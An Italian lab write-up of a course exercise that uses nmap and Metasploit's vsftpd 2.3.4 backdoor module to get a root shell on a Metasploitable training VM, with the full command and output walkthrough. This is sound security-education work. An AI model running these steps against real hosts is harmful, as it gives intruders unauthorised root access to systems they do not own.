S7/L1

Hacking con Metasploit

Colombo Federico

Nell'esercizio di oggi adremo ad eseguire un exploit sulla macchina virtuale Metasplotable sfruttando il servizio vsftdp.

Prima di procedere analizziamo meglio cosa andremo a fare nello specifico spiegando cos'è un exploit e il servizio vsftdp.

EXPLOIT

Gli exploit sono programmi che sfruttano una vulnerabilità presente in un software o in un dispositivo hardware per compiere attività e operazioni non autorizzate sulle macchine esposte.
A differenza dei malware non hanno bisogno di un input da parte di dell'utente.

SERVIZIO VSFTDP

Il servizio vsftpd è un server FTP (File Transfer Protocol), può essere utilizzato per consentire agli utenti di caricare e scaricare file da un server in rete tramite il protocollo FTP. Tuttavia, a causa della sua configurazione complessa e della natura potenzialmente rischiosa di FTP non cifrato.

Adesso possiamo procedere con l'esercizio

Esercizio

La prima cosa da fare è utilizzare il tool Nmap per verificare la versione del servizio vsftdp presente sulla macchina Metasploitable.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.186
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 14:00 CET
Nmap scan report for 192.168.1.186
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:82:74:90 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Una volta trovata la versione possiamo avviare il tool Metasploit presente sulla nostra macchina Kali con il seguente comando: msfconsole

Adesso possiamo cercare il servizio che andremo ad attaccare, cioè vsftdp come in figura:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Il modulo che andremo ad utilizzare sarà il secondo poichè corrisponde con la versione del servizio vsftdp 2.3.4 che abbiamo visto con Nmap.

Una volta caricato l'exploit andremo a vedere i dettagli con il comando **show options**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.186
rhosts => 192.168.1.186
```

Come possiamo notare mancha l'ip della macchina vittima, per settarlo useremo il comando **set rhosts 192.168.1.186**

Ora possiamo eseguire il nostro exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.186:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.186:21 - USER: 331 Please specify the password.
[+] 192.168.1.186:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.186:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.196:43205 → 192.168.1.186:6200) at 2023-11-06 14:14:29 +0100
```


Come possiamo vedere il nostro exploit è riuscito. Possiamo digitare dei comandi per avere una ulteriore conferma come in figura:

```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:82:74:90
          inet addr:192.168.1.186  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe82:7490/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2650 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1570 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:185820 (181.4 KB)  TX bytes:149927 (146.4 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54509 (53.2 KB)  TX bytes:54509 (53.2 KB)
```

Adesso che siamo loggati dentro Metasploitable possiamo creare una cartella nella directory root con questo comando: **mkdir /root/test_metasploit**

Andando sulla macchina di Metasploitable possiamo verificare se la cartella che abbiamo creato da Kali è presente.



Come possiamo vedere l'expolit è andato a buon fine